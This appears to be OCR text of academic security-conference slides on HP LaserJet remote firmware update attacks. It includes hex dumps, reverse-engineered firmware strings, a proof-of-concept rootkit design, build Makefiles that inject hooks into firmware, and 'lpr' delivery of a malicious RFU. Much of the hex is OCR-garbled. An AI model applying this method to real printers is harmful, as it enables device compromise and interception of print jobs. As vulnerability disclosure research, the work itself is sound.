00 24 35 00 00 54 C1 00 69 AC CA 00 00 23 84 00 00 50 NN\$5NNT NI NN# NNP 000168 E7 00 69 D0 4E 00 00 28 24 00 00 7A 8E 00 69 F8 72 00 00 22 Ni NNN(\$NNZ Ni rNN" 00017C CD 00 00 50 D6 00 6A 1B 3F 00 00 21 3E 00 00 52 CF 00 6A 3C NAP NJ ?NN!>NAR NJ< 000190 7D 00 00 1F F3 00 00 4B C0 00 6A 5C 70 00 00 22 11 00 00 51 }^^^ /// //K /j/p//"///Q

COLUMBIA UNIVERSITY IN THE CITY OF NEW YORK

Let's stare at binary blob FTW

000000 40 50 4A 4C 20 43 4F 4D 4D 45 4E 54 20 4D 4F 44 45 4C @PJL COMMENT MODEL 000012 3D 48 50 20 4C 61 73 65 72 4A 65 74 20 50 32 30 35 35 =HP LaserJet P2055 000024 64 6E 0A 40 50 4A 4C 20 43 4F 4D 4D 45 4E 54 20 56 45 dnⁱ#@PJL_COMMENT_VE 000036 52 53 49 4F 4E 3D 38 33 35 30 34 0A 40 50 4A 4C 20 43 RSION=83504 POL C 000048 4F 4D 4D 45 4E 54 20 44 41 54 45 43 4F 44 45 3D 32 30 OMMENT DATECODE=20 00005A 31 30 30 33 30 38 0A 40 50 4A 4C 20 55 50 47 52 41 44 100308 POPJL UPGRAD 00006C 45 20 53 49 5A 45 3D 37 39 32 39 39 30 36 0A 1B 25 2D E SIZE=7929906^LF.%-00007E 31 32 33 34 35 58 40 50 4A 4C 20 45 4E 54 45 52 20 4C 12345X@PJL ENTER L 41 4E 47 55 41 47 45 3D 41 43 4C 0D 0A 00 AC 00 0F 00 000090 ANGUAGE=ACL%+\ \\\ 0000A2 03 F7 67 00 00 00 00 00 79 00 00 AA 55 41 54 00 00 01 N ghannayna UAThna 20 00 67 C6 8C 00 E5 89 A8 00 00 00 00 00 67 C7 AC 00 Ngi Ni MMMAgi N 0000B4 0000C6 00 20 E0 00 00 4D 3C 00 67 E8 8C 00 00 21 86 00 00 50 N NM<Ng NN! NP 91 00 68 0A 12 00 00 20 28 00 00 4D AA 00 68 2A 3A 00 NH4MM (MM NH*:N 0000D8 0000EA 00 20 BC 00 00 50 0C 00 68 4A F6 00 00 20 CB 00 00 4C N INPENHJINN INL C4 00 68 68 C1 00 00 20 83 00 00 4D BF 00 68 8C 44 00 0000FC Nhk 🔨 🛛 🔨 M Nh DN 00010E 00 20 23 00 00 4B 2A 00 68 AC 67 00 00 1F E1 00 00 4B \ #\\K*\h g\\\ \\K D8 00 68 CC 48 00 00 20 84 00 00 4D 5A 00 68 EC CC 00 Nh HNN INMZNH IN 000120 00 21 1D 00 00 4E 12 00 69 0D E9 00 00 21 42 00 00 50 000132 N!MANNAIS NA!BAAP

7929906 = 0x790032H

BOOTSPIROM: READS IMAGE SIZE AND CHECKSUM



Let's stare at binary blob FTW

000000 40 50 4A 4C 20 43 4F 4D 4D 45 4E 54 20 4D 4F 44 45 4C **@PJL COMMENT MODEL** 3D 48 50 20 4C 61 73 65 72 4A 65 74 20 50 32 30 35 35 =HP LaserJet P2055 000012 7929906 000024 64 6E 0A 40 50 4A 4C 20 43 4F 4D 4D 45 4E 54 20 56 45 dny@PJL_COMMENT_VE 000036 52 53 49 4F 4E 3D 38 33 35 30 34 0A 40 50 4A 4C 20 43 RSION=83504 POL C 000048 4F 4D 4D 45 4E 54 20 44 41 54 45 43 4F 44 45 3D 32 30 OMMENT DATECODE=20 0x790032H 00005A 31 30 30 33 30 38 0A 40 50 4A 4C 20 55 50 47 52 41 44 100308 POPJL UPGRAD 00006C 45 20 53 49 5A 45 3D 37 39 32 39 30 36 0A 1B 25 2D E SIZE=7929906^LF.%-31 32 33 34 35 58 40 50 4A 4C 20 45 4E 54 45 52 20 4C 00007E 12345X@PJL ENTER L 41 4E 47 55 41 47 45 3D 41 43 4C 0D 0A 00 AC 00 0F 00 000090 ANGUAGE=ACL%+> >>> 03 F7 67 00 00 00 00 00 79 00 00 AA 55 41 54 00 00 01 0000A2 N gNNNNYNN UATNNN Shift for alignment 20 00 67 C6 8C 00 E5 89 A8 00 00 00 00 00 67 C7 AC 00 0000B4 Nai Ni INNINA N 0000006 00 20 E0 00 00 4D 3C 00 67 E8 8C 00 00 21 86 00 00 50 N NM≪Ng NN! NNP. 91 00 68 0A 12 00 00 20 28 00 00 4D AA 00 68 2A 3A 00 NH4MAN (NAM AH*:A 0000D8 Hrm 0000EA 00 20 BC 00 00 50 0C 00 68 4A F6 00 00 20 CB 00 00 4C N NAP5AHJ NA INAL C4 00 68 68 C1 00 00 20 83 00 00 4D BF 00 68 8C 44 00 0000FC Nhk 🔨 🛛 🔨 M Nh DN 00010E 00 20 23 00 00 4B 2A 00 68 AC 67 00 00 1F E1 00 00 4B \ #\\K*\h g\\\ \\K D8 00 68 CC 48 00 00 20 84 00 00 4D 5A 00 68 EC CC 00 Nh HNN INMZNH IN 000120 00 21 1D 00 00 4E 12 00 69 0D E9 00 00 21 42 00 00 50 000132 N!∽^^NN\i‰ ^\!B\^P

BOOTSPIROM: READS IMAGE SIZE AND CHECKSUM



Let's stare at binary blob FTW

	Ð	×		- -	ן		•)	3	2					Q- He	x sea	rch			
Save	Сору	Cut	t	Past	te	Und	do	Re	edo		(Go T	To	Offs	et		Find	(Hex	sear	ch)		
000000 000012 000024 000036 000048	52 20 00 0F	2D 3: 4C 4: 00 0: 01 20 00 00	1 48 3 62 3 00	E 47 2 2D 3 67	55 00 FB	41 00 E9	47 00 00	45 00 E2	3D 00 17	41 79 03	43 00 00	4C 00 00	0D AA 00	0A 55 00	00 41 00	AC 54 67	%–123 R LANG ۱۹۹۵ – ۲۹۹ ۱۹۹۹ – ۲۹۹ ۱۹۹۹ – ۲۹۹		=ACLS Ayaa Maaaa	ε _F ∖ UAT ∧∖\g		7929906 = 0x790032H
00005A 00006C 00007E 000090 0000A2 0000B4 0000C6	5F 97 00 00 C1 A1 00 00 22 29	50 9: 00 00 4C C 00 00 4B D 00 00 50 2	3 20 4 00 3 20 3 00 3 21	0 BC 0 68 0 23 0 69 L 1D	00 A1 00 01 00	00 1E 00 A5 00	50 00 4B 00 4E	0C 00 2A 00 12	00 20 00 20 00	68 83 68 84 69	80 00 E1 00 43	53 00 C4 00 46	00 4D 00 4D 00	00 BF 00 5A 00	00 1F 00 21	CB 68 E1 69 42	NP VP _ NL VP NL VP NK Ni ")NP NP\$Ni	11P5 1 111 *11K* 1 111	Nh SM Nh Nh NCF	N I Nh IZNi N!B		0x32 bytes header Payload starts with "0xAA554154"
0000D8 Type 8 bit si		00 00	3 24	1 35	_	00 Valu		C1	00	69	AC	CA	00	00	23	84	NN\$5	5××T 1	∖i \	*	•	Shift again For alignment
0.616.1			Ov	erw	rite												Offset:	32	Sele	ction:	0 //	•

BOOTSPIROM: READS IMAGE SIZE AND CHECKSUM

COLUMBIA UNIVERSITY IN THE CITY OF NEW YORK

LET'S STARE AT BINARY BLOB FTW

000000 00 AC 00 0F 00 03 F7 67 <mark>00 00 00 00 00 79 00 00</mark> AA 55	5 Ν ΝΑΝΑ <u>σ</u> ΝΑΝΑΥΝΑ U
000012 41 54 00 00 01 20 00 67 C6 8C 00 E5 89 A8 00 00 00 00	ATANA NG A ANAA Hmmm
000024 00 67 C7 AC 00 00 20 E0 00 00 4D 3C 00 67 E8 8C 00 00	
000036 21 86 00 00 50 91 00 68 0A 12 00 00 20 28 00 00 4D AA	A ! NAP NHEANN (NAM
000048 00 68 2A 3A 00 00 20 BC 00 00 50 0C 00 68 4A F6 00 00	b h*: NP5hJ N Looks like
00005A 20 CB 00 00 4C C4 00 68 6B C1 00 00 20 83 00 00 4D BF	- ANL ANK AN ANM
00006C 00 68 8C 44 00 00 20 23 00 00 4B 2A 00 68 AC 67 00 00	3 \h D\\ #\\K*\h g\\
00007E 1F E1 00 00 4B D8 00 68 CC 48 00 00 20 84 00 00 4D 5A	A IN NAKINA HANI NAMZI 🔰 🔰
000090 00 68 EC CC 00 00 21 1D 00 00 4E 12 00 69 0D E9 00 00	8 NH NAIMANNIS NA Lataut a dala
0000A2 21 42 00 00 50 24 00 69 2F 2B 00 00 24 0D 00 00 54 2D	BNP\$\i/+\\\$\$\\T- [start addr]
0000B4 00 69 53 38 00 00 24 35 00 00 54 C1 00 69 77 6D 00 00	iss iss addr
0000C6 23 84 00 00 50 E7 00 69 9A F1 00 00 28 24 00 00 7A 8E	: # \\P \1 \\(\$\\Z
0000D8 00 69 C3 15 00 00 22 CD 00 00 50 D6 00 69 E5 E2 00 00	NINN" NPNIN [UAT]
0000EA 21 3E 00 00 52 CF 00 6A 07 20 00 00 1F F3 00 00 4B C0	I>NR ji NN NK [payload]
	[payload]

BOOTSPIROM: READS IMAGE SIZE AND CHECKSUM

COLUMBIA UNIVERSITY IN THE CITY OF NEW YORK [.....]

WILL NOT REVEAL CHECKSUM SPECIFICS, BUT...

I stared, I won.

IF YOU STARE, YOU PROBABLY WILL WIN TOO...



SECURITY ANALYSIS

 000002F	С	VerifyUSBID: NO MATCH, was %s, should be: %s\r\n
 000003D	С	VerifyUSBID: NO MATCH, USBID sent: %s, USBID should be: %s\r\n
 0000004E	С	VerifyFWKey: NVRAM Key: 0x%2x%2x%2x%2x%2x%2x%2x%2x%2x%2x%2x%2x%2x
 0000004E	С	VerifyFWKey: Sent Key: 0x%2x%2x%2x%2x%2x%2x%2x%2x%2x%2x%2x%2x%2x
 000003D	С	VerifyFWKey: NO MATCH at byte %d - NVRAM:0x%2x Sent:0x%2x \r\n
 0000039	С	VerifyFWKey: Super Secret Bypass of Crypto-Key enabled\r\n
 000005B	С	VerifyPlatformID: ERROR: Invalid ID info version. Should be %d, %d, %d or %d, sent: %d.\
 000002A	С	ACLBurnFlash: dataLen = %d, offset = %d\r\n
 0000002C	С	ACLBurnFlash: Downloading %d bytes to %#x\r\n
 0000002D	С	ACLBurnFlash: Boot bank %d, Target bank %d\r\n
 0000039	С	ACLBurnFlash: FLASH sector size 0x%x (%x boot sectors)\r\n

HRM...



RFU CONTENT OBSERVATIONS:

• SPECIFIC VERSION OF COMPRESSION LIBRARY HAS KNOWN ARB-CODE EXECUTION VULNERABILITY.



RFU CONTENT OBSERVATIONS:

- Specific version of compression library has known arb-code execution vulnerability.
- NO MEMORY SPACE SEPARATION
- NO KERNEL-LEVEL SECURITY
- EVERYTHING RUNS AS SUPERVISOR MODE ON CPU
- ANY VULNERABILITY IN ANY (UNPRIVILEGED) CODE WILL LEAD TO FULL COMPROMISE



RFU CONTENT OBSERVATIONS:

- Specific version of compression library has known arb-code execution vulnerability.
- NO MEMORY SPACE SEPARATION
- NO KERNEL-LEVEL SECURITY
- EVERYTHING RUNS AS SUPERVISOR MODE ON CPU
- ANY VULNERABILITY IN ANY (UNPRIVILEGED) CODE WILL LEAD TO FULL COMPROMISE
- BUT THERE IS NO NEED BECAUSE OF THE RFU VULNERABILITY...



POC TIME!

CRAFTING POC ATTACK

• WROTE RFU PACKER (200 LINES OF PYTHON)

dyn-160-39-140-169:newfirmware ang\$ wc -l packfirmware.py 200 packfirmware.py dyn-160-39-140-169:newfirmware ang\$ wc -l packfirmware-unittest.py 40 packfirmware-unittest.py

I EVEN WROTE UNITTESTS!



POC TIME!

WRITING VXWORKS ROOTKIT:

- ~3kb of ARM Assembly
- Print-Job Interceptor
- REVERSE IP PROXY
- DEBUG-MESSAGE REDIRECTION (CONSOLE TO TELNET)
- ENGINE-CONTROL CONTROLLER (CAUSE PAPER JAMS, ETC)



POC TIME!

CRAFTING POC ATTACK

- WROTE RFU PACKER (200 LINES OF PYTHON)
 - INPUT: ARBITRARY ELF BINARY
 - OUTPUT: SINGLE PJL COMMAND



POC TIME!

CRAFTING POC ATTACK

- WROTE RFU PACKER (200 LINES OF PYTHON)
 - INPUT: ARBITRARY ELF BINARY
 - OUTPUT: SINGLE PJL COMMAND
- Reworked Symbiote Tool-set
 - CROSS-COMPILE MALWARE CODE
 - INJECT FUNCTION HOOKS
 - INPUT: UNPACKED 2055DN VXWORKS IMAGE
 - OUTPUT: MALWARE-INJECTED VXWORKS IMAGE



POC TIME!

WRITING VXWORKS ROOTKIT:

Socketlib was a little tricky to find, but...



.PARISJDImerged_pre.elf.rodata:014803B4	00000012	С	sockapi/trclose.c
.PARISJDImerged_pre.elf.rodata:014803C8	0000006	С	close
.PARISJDImerged_pre.elf.rodata:014803D0	0000008	С	tfClose
.PARISJDImerged_pre.elf.rodata:014803D8	000001B	С	socket has wrong ownership
.PARISJDImerged_pre.elf.rodata:014803F4	0000022	С	Could not delete socket from tree
.PARISJDImerged_pre.elf.rodata:01480418	0000023	С	assertion error line %d, file(%s)\n
.PARISJDImerged_pre.elf.rodata:0148043C	00000011	С	sockapi/trconn.c
.PARISJDImerged_pre.elf.rodata:01480450	0000008	С	connect
.PARISJDImerged_pre.elf.rodata:01480468	0000023	С	assertion error line %d, file(%s)\n
.PARISJDImerged_pre.elf.rodata:0148048C	00000012	С	sockapi/trioctl.c
.PARISJDImerged_pre.elf.rodata:014804A0	0000008	С	tfloctl
.PARISJDImerged_pre.elf.rodata:014804A8	0000023	С	assertion error line %d, file(%s)\n
.PARISJDImerged_pre.elf.rodata:014804CC	0000013	С	sockapi/trlisten.c
.PARISJDImerged_pre.elf.rodata:014804E0	0000007	С	listen
.PARISJDImerged_pre.elf.rodata:014804E8	0000023	С	assertion error line %d, file(%s)\n
.PARISJDImerged_pre.elf.rodata:0148050C	00000011	С	sockapi/trrecv.c
.PARISJDImerged_pre.elf.rodata:01480520	0000005	С	recv
.PARISJDImerged_pre.elf.rodata:01480528	0000023	С	assertion error line %d, file(%s)\n
.PARISJDImerged_pre.elf.rodata:0148054C	0000013	С	sockapi/trrecvfr.c
.PARISJDImerged_pre.elf.rodata:01480560	0000009	С	recvfrom
.PARISJDImerged_pre.elf.rodata:0148056C	0000023	С	assertion error line %d, file(%s)\n
.PARISJDImerged_pre.elf.rodata:01480590	00000011	С	sockapi/trsend.c

POC TIME!

MYSTERY PROGRAMMER, YOU ARE AWESOME!

's'	.PARISJDImerged_pre.elf.rodata:013DEE30	000001F	C
's'	.PARISJDImerged_pre.elf.rodata:013DEE50	00000016	C
's'	.PARISJDImerged_pre.elf.rodata:013DEE68	0000036	C
's'	.PARISJDImerged_pre.elf.rodata:013DEEA4	000003E	C
's'	.PARISJDImerged_pre.elf.rodata:013DEEE4	00000041	C
's'	.PARISJDImerged_pre.elf.rodata:013DEF28	00000042	C
's'	.PARISJDImerged_pre.elf.rodata:013DEF6C	0000022	0
's'	.PARISJDImerged_pre.elf.rodata:013DEF90	00000010	C
's'	.PARISJDImerged_pre.elf.rodata:013DEFA0	0000032	C

$DBG_OUTPUT [0x\%08X] = 0x\%08X; \n$
ejd Command options:\n
ejd ksh – Routes serial input to EJD ksh console\n
\nSerial port input now re-directed to JetDirectInside parser\n
Type 'quit' to redirect serial port back to PARIS debug console\n
DO NOT TYPE 'plugh' - you will end up at inside a small building\n
with some keys on the ground\n
state options:\n
all – print all accessible state information\n

LOTS OF OTHER JUICY INFO IN THE UNPACKED IMAGE...



POC TIME!

TECHNICAL DETAILS: MALWARE-INJECTED RFU BUILD PROCESSCROSS-COMPILE HOOKS AND PAYLOAD

Builds in OS X

Prereq: arm-elf tool chain python

dyn-209-2-210-2:rootkit ang\$ cat Makefile
ARM_AS=/usr/local/arm/bin/arm-elf-as
CARVEBIN=//src/CarveBin.py
SLICENDICE=//src/SliceNDice.py
clean:
rm *.o
assemble:
\${ARM_AS} -EB -k test.as -o test.o
\${ARM_AS} -EB -k hook.as -o hook.o
<pre>\${ARM_AS} -EB -k hook_paris.as -o hook_paris.o</pre>
<pre>\${ARM_AS} -EB -k hook_snipsnip.as -o hook_snipsnip.o</pre>
\${ARM_AS} -EB -k hook_snipsnip_syslog.as -o hook_snipsnip_syslog.o
\${ARM_AS} -EB -k hook_snipsnip_icmp.as -o hook_snipsnip_icmp.o
<pre>\${ARM_AS} -EB -k hook_snipsnip_icmp2.as -o hook_snipsnip_icmp2.o</pre>
\${ARM_AS} -EB -k hook_snipsnip_ipv4.as -o hook_snipsnip_ipv4.o
\${ARM_AS} -EB -k hook_printf.as -o hook_printf.o
\${ARM_AS} -EB -k hook_icmp.as -o hook_icmp.o
<pre>\${ARM_AS} -EB -k hook_printlog.as -o hook_printlog.o</pre>
\${ARM_AS} -EB -k hook_printintercept.as -o hook_printintercept.o
\${ARM_AS} −EB −k payload.as −o payload.o
arm-elf-ld -Ttext 0x15a670c -EB -s payload.o -o payload-linked.o



POC TIME!

TECHNICAL DETAILS: MALWARE-INJECTED RFU BUILD PROCESS

- CROSS-COMPILE HOOKS AND PAYLOAD
- INJECT BINARY INTO UNPACKED VXWORKS IMAGE

python \${CARVEBIN} hook1.o
python \${CARVEBIN} print-linked.o
python \${CARVEBIN} printlog-linked.o

slicendice: carvebin

python \${SLICENDICE} uncompressed_0_template uncompressed_0_instance

install: slicendice

cp uncompressed_0_instance .../newfirmware/outbound/uncompressed_0

I: assemble carvebin slicendice install



POC TIME!

TECHNICAL DETAILS: MALWARE-INJECTED RFU BUILD PROCESS

- CROSS-COMPILE HOOKS AND PAYLOAD
- INJECT BINARY INTO UNPACKED VXWORKS IMAGE
- RUN PACKER WITH ALTERED VXWORKS IMAGE

dyn-209-2-210-2:newfirmware ang\$ cat Makefile all:

python packfirmware.py final_firmware_tramp
lpr final_firmware_tramp.rfu

(AND PRINT TO PWN)



POC TIME!

TECHNICAL DETAILS: MALWARE-INJECTED RFU BUILD PROCESS POC CODE -> INSIDE A NEW RWX ELF SEGMENT

addsection:

./arm/bin/arm-elf-objcopy_v_v_--add-section .launchpad=newsection --change-section-address



POC TIME!

TECHNICAL DETAILS: MALWARE-INJECTED RFU BUILD PROCESS POC CODE -> INSIDE A NEW RWX ELF SEGMENT

addsection:

./arm/bin/arm-elf-objcopy_v___add-section .launchpad=newsection _-change-section-address

• CROSS-COMPILE WITH THE RIGHT MEMORY OFFSET...

\${ARM_AS} -EB -k control_tasktest.as -o control_tasktest.o
arm-elf-ld -Ttext 0x15CBFF0 -EB -s control_tasktest.o -o control_tasktest-linked.o



DEMO



PRINT ME IF YOU DARE FIRMWARE UPDATE ATTACK AND THE RISE OF PRINTER MALWARE



🖆 Columbia University IN THE CITY OF NEW YORK

PUTTING POC TOGETHER

OBVIOUS ATTACK VECTORS

- ACTIVE: DIRECTLY CONNECT TO 9100/TCP OF TARGET PRINTER
- **Reflexive:** Embed RFU in document, and use CUPS



QUANTITATIVE SCOPE

ACTIVE ATTACK:

While HP has identified a potential security vulnerability with some HP LaserJet printers, no customer has reported unauthorized access. The specific vulnerability exists for some HP LaserJet devices if placed on a public internet without a firewall. In a private network, some printers may be vulnerable if a malicious effort is made to modify the firmware of the device by a trusted party on the network. In some Linux or Mac environments, it may be possible for a specially formatted corrupt print job to trigger a firmware upgrade.

SO WHO LEAVES THEIR PRINTERS ON THE INTERNET?



QUANTITATIVE SCOPE

ACTIVE ATTACK:

While HP has identified a potential security vulnerability with some HP LaserJet printers, no customer has reported unauthorized access. The specific vulnerability exists for some HP LaserJet devices if placed on a public internet without a firewall. In a private network, some printers may be vulnerable if a malicious effort is made to modify the firmware of the device by a trusted party on the network. In some Linux or Mac environments, it may be possible for a specially formatted corrupt print job to trigger a firmware upgrade.

SO WHO LEAVES THEIR PRINTERS ON THE INTERNET?

75,000 Vulnerable Printers Online



QUANTITATIVE SCOPE

FUN STATS GATHERED BY OUR VULNERABLE EMBEDDED DEVICE SCANNER

• TOTAL VULNERABLE PRINTER COUNT: 76,995



QUANTITATIVE SCOPE

Fun stats gathered by our vulnerable embedded device scanner

- TOTAL VULNERABLE PRINTER COUNT: 76,995
- GOVERNMENT PRINTER COUNT: 43, 16 IN THE US



QUANTITATIVE SCOPE

Fun stats gathered by our vulnerable embedded device scanner

- TOTAL VULNERABLE PRINTER COUNT: 76,995
- GOVERNMENT PRINTER COUNT: 43, 16 IN THE US
- PRINTERS NAMED "PAYROLL": 9, ALL EDU'S



QUANTITATIVE SCOPE

ACTIVE ATTACK:

While HP has identified a potential security vulnerability with some HP LaserJet printers, no customer has reported unauthorized access. The specific vulnerability exists for some HP LaserJet devices if placed on a public internet without a firewall. In a private network, some printers may be vulnerable if a malicious effort is made to modify the firmware of the device by a trusted party on the network. In some Linux or Mac environments, it may be possible for a specially formatted corrupt print job to trigger a firmware upgrade.

DOES THE ACTIVE ATTACK WORK ON WINDOWS?

I have a funny story in my backup slides...



QUANTITATIVE SCOPE

Reflexive Attack:

HP also highlighted the fact that all of its printers from 2009 onwards include digital signing to prevent this type of exploit, but the researchers said that still leaves tens of millions of devices vulnerable.

The security flaw on the pre-2009 machines allows hackers to send customised firmware to a printer that could enable them to render a user's printer useless, waste toner or overheat the device.

WRONG! 2009 DOESN'T MEAN WHAT YOU THINK IT MEANS (AND APPARENTLY HP NEVER SAID 2009)

Source: http://www.computerweekly.com/news/2240111721/Pre-2009-HP-printers-vulnerable-to-hackers-say-researchers



QUANTITATIVE SCOPE

Reflexive Attack:

HP also highlighted the fact that all of its printers from 2009 onwards include digital signing to prevent this type of exploit, but the researchers said that still leaves tens of millions of devices vulnerable.

The security flaw on the pre-2009 machines allows hackers to send customised firmware to a printer that could enable them to render a user's printer useless, waste toner or overheat the device.

How many laserJet units did HP ship in 2005-NOW?

Source: http://www.computerweekly.com/news/2240111721/Pre-2009-HP-printers-vulnerable-to-hackers-say-researchers



QUANTITATIVE SCOPE

Reflexive Attack:

HP also highlighted the fact that all of its printers from 2009 onwards include digital signing to prevent this type of exploit, but the researchers said that still leaves tens of millions of devices vulnerable.

The security flaw on the pre-2009 machines allows hackers to send customised firmware to a printer that could enable them to render a user's printer useless, waste toner or overheat the device.

How many LaserJet units did HP ship in 2005-NOW?

HAVE YOU USED ONE THIS YEAR? (PROBABLY)



REFLEXIVE PS ATTACK

000000 25 21 50 53 2D 41 64 6F 62 65 2D 33 2E 30 0A 25 41 50 4C 5F 44 53 43 5F 45 6E 63 6F %PS-Adobe-3.04 APL_DSC_Enco 64 69 6E 67 3A 20 55 54 46 38 0A 25 41 50 4C 50 72 6F 64 75 63 65 72 3A 20 28 56 65 00001C ding: UTF84%APLProducer: (Ve 000038 73 69 6F 6E 20 31 30 2E 36 2E 38 20 28 42 75 69 6C 64 20 31 30 4B 35 34 39 29 20 rsion 10.6.8 (Build 10K549) 000054 51 75 61 72 74 7A 20 50 53 20 43 6F 6E 74 65 78 74 29 0A 25 25 54 69 74 6C 65 3A 20 Quartz PS Context) %%Title: 28 55 6E 6B 6E 6F 77 6E 29 0A 25 25 43 72 65 61 74 6F 72 3A 20 28 55 6E 6B 6E 6F 77 000070 (Unknown) ₩Creator: (Unknow 00008C 6E 29 0A 25 25 43 72 65 61 74 69 6F 6E 44 61 74 65 3A 20 28 55 6E 6B 6E 6F 77 6E 29 n) KCreationDate: (Unknown) 0000A8 0A 25 25 46 6F 72 3A 20 28 55 6E 6B 6E 6F 77 6E 29 0A 25 25 44 6F 63 75 6D 65 6E 74 Կ‰For: (Unknown)Կ‰Document 44 61 74 61 3A 20 43 6C 65 61 6E 37 42 69 74 0A 25 25 4C 61 6E 67 75 61 67 65 4C 65 Data: Clean7Bit<mark>+</mark>%%LanguageLe 0000C4 0000E0 76 65 6C 3A 20 32 0A 25 25 50 61 67 65 4F 72 64 65 72 3A 20 53 70 65 63 69 61 6C 0A vel: 24#XXPageOrder: Special4 25 52 42 49 4E 75 6D 43 6F 70 69 65 73 3A 20 31 0A 25 25 50 61 67 65 73 3A 20 28 61 %RBINumCopies: 14%%Pages: (a 0000FC 74 65 6E 64 29 0A 25 25 42 6F 75 6E 64 69 6E 67 42 6F 78 3A 20 28 61 74 65 6E 64 29 tend)¹#%%BoundingBox: (atend) 000118 000134 0A 25 25 45 6E 64 43 6F 6D 6D 65 6E 74 73 0A 25 25 42 65 67 69 6E 50 72 6F 6C 6F 67 ^ι_F‱EndCommentsι_F‱BeginProlog 000150 0A 25 25 42 65 67 69 6E 46 69 6C 65 3A 20 63 67 2D 70 64 66 2E 70 73 0A 25 25 43 6F Կ**բXXBeginFile:** cg_pdf.psԿ**բXXC**o 00016C 70 79 72 69 67 68 74 3A 20 43 6F 70 79 72 69 67 68 74 20 32 30 30 30 2D 32 30 30 34 pyright: Copyright 2000-2004 000188 20 41 70 70 6C 65 20 43 6F 6D 70 75 74 65 72 20 49 6E 63 6F 72 70 6F 72 61 74 65 64 Apple Computer Incorporated 0001A4 2E 0A 25 25 43 6F 70 79 72 69 67 68 74 3A 20 41 6C 6C 20 52 69 67 68 74 73 20 52 65 . Koopyright: All Rights Re 0001C0 73 65 72 76 65 64 2E 0A 63 75 72 72 65 6E 74 70 61 63 6B 69 6E 67 20 74 72 75 65 20 served.⁴currentpacking true 0001DC 73 65 74 70 61 63 68 69 6E 67 0A 2F 63 67 5F 6D 64 20 31 34 31 20 64 69 63 74 20 64 setpackingⁱ_F/cg_md 141 dict d 0001F8 65 66 0A 63 67 5F 6D 64 20 62 65 67 69 6E 0A 2F 4C 33 3F 20 6C 61 6E 67 75 61 67 65 efⁱcq_md beginⁱ_F/L3? language 000214 6C 65 76 65 6C 20 33 20 67 65 20 64 65 66 0A 2F 62 64 7B 62 69 6E 64 20 64 65 66 7D level 3 ge def¹#/bd{bind def} 62 69 6E 64 20 64 65 66 0A 2F 6C 64 7B 6C 6F 61 64 20 64 65 66 7D 62 64 0A 2F 78 73 bind deft_#/ld{load def}bdt_#/xs 000230 78 65 78 63 68 20 73 74 6F 72 65 7D 62 64 0A 2F 78 64 7B 65 78 63 68 20 64 65 66 7D {exch store}bd¹s/xd{exch def} 00024C 62 64 0A 2F 63 6D 6D 74 78 20 6D 61 74 72 69 78 20 64 65 66 0A 6D 61 72 6B 0A 2F 73 bdⁱ_F/cmmtx matrix defⁱmarkⁱ_F/s 000268



REFLEXIVE PS ATTACK

35 35 30 20 34 2E 32 34 32 35 34 39 20 36 2E 30 36 31 30 39 36 20 34 2E 38 34 38 30 007FA4 550 4.242549 6.061096 4.8480 007FC0 30 34 20 37 2E 39 30 35 38 32 35 20 34 2E 32 34 32 35 34 39 20 36 2E 30 36 31 30 39 04 7.905825 4.242549 6.06109 007FDC 36 20 33 2E 30 33 30 35 34 38 20 36 2E 30 36 31 30 39 36 20 30 2E 30 30 30 30 30 30 30 6 3.030548 6.061096 0.000000 007FF8 20 5D 20 78 53 0A 33 30 32 2E 33 39 38 30 31 20 39 32 2E 39 35 30 39 39 36 20 6D 0A] xSL_302.39801 92.950996 mL 28 28 29 73 0A 65 70 0A 65 6E 64 0A 25 25 54 72 61 69 6C 65 72 0A 25 25 45 4F 4A 0D 008014 (+)sipepipendip%%Trailerip%%E03% 008030 0A 1B 25 2D 31 32 33 34 35 0D 0A 1B 25 2D 31 32 33 34 35 58 40 50 4A 4C 20 45 4E 54 Կ_F%—1234554_F%—12345X@PJL ENT 00804C 45 52 20 4C 41 4E 47 55 41 47 45 3D 41 43 4C 0D 0A 00 AC 00 0F 00 03 D7 9F 00 00 00 ER LANGUAGE=ACLS#FN NANN - NAN 00 00 79 00 00 AA 55 41 54 00 00 01 20 00 67 B2 F1 00 E2 17 03 00 00 00 00 00 67 B4 008068 nnynn UAThnn ng i'n mhnnnng 008084 11 00 00 20 E0 00 00 4D 3C 00 67 D4 F1 00 00 21 86 00 00 50 91 00 67 F6 77 00 00 20 INMENG IN! INPING WIN 1.1.1 0080A0 28 00 00 4D AA 00 68 16 9F 00 00 20 BC 00 00 50 0C 00 68 37 5B 00 00 20 CB 00 00 4C (NAMINEN AN INAPENET [NA INAL 0080BC C4 00 68 58 26 00 00 20 83 00 00 4D BF 00 68 78 A9 00 00 20 23 00 00 4B 2A 00 68 98 NhX&AA AAM Ahx AA #AAK*Ah 0080D8 CC 00 00 1F E1 00 00 4B D8 00 68 B8 AD 00 00 20 84 00 00 4D 5A 00 68 D9 31 00 00 21 NAN NAKINA INA INAMZAH 1994. 0080F4 1D 00 00 4E 12 00 68 FA 4E 00 00 21 42 00 00 50 24 00 69 1B 90 00 00 24 0D 00 00 54 MAANAA NAA!BAAP\$Ni, AA\$SAAT 2D 00 69 3F 9D 00 00 24 35 00 00 54 C1 00 69 63 D2 00 00 23 84 00 00 50 E7 00 69 87 008110 -Ni? NN\$5NNT Nic NN# NNP Ni 00812C 56 00 00 28 24 00 00 7A 8E 00 69 AF 7A 00 00 22 CD 00 00 50 D6 00 69 D2 47 00 00 21 VNN(\$MZ_Ni_ZNN"_NNP_Ni_GNN! 008148 3E 00 00 52 CF 00 69 F3 85 00 00 1F F3 00 00 48 C0 00 6A 13 78 00 00 22 11 00 00 51 >\\R \i \\\ \\K \j\x\\"\\\Q FD 00 6A 35 89 00 00 22 90 00 00 51 68 00 6A 58 19 00 00 22 7C 00 00 50 91 00 6A 7A Nj5 NN" NNQhNjXMNN"|NNP Njz 008164 95 00 00 24 F0 00 00 55 9D 00 00 00 00 78 9C BC 7D 0D 7C 54 C5 D5 F7 DC FD CA 26 04 008180 <u>^^\$_^U__</u>}¥}T 8.5 B8 21 41 23 06 58 20 6A D4 28 37 10 35 2A D6 05 A1 22 62 5C 04 15 95 6A B4 68 A9 D2 00819C !A#Xj(7.5* ∖"b\\\jh 0081B8 1A 2B B6 B4 8F AD 0B 09 10 30 AB E1 1B 91 B8 AB 62 A5 96 B6 51 D1 52 45 5D 84 56 AA ΥΥ\0 <u>b</u> Q RE1 V A4 82 A2 55 28 B2 1F 4C 89 2C 6A 54 AC D4 52 F6 FD 9F 33 73 93 9B 10 6C 7D 9F F7 F7 0081D4 U+ L,jT R 3s l} E6 C7 B0 F7 CE C7 99 39 67 66 CE 9C 39 73 E6 DC 78 C6 4D FC 86 E1 32 6E 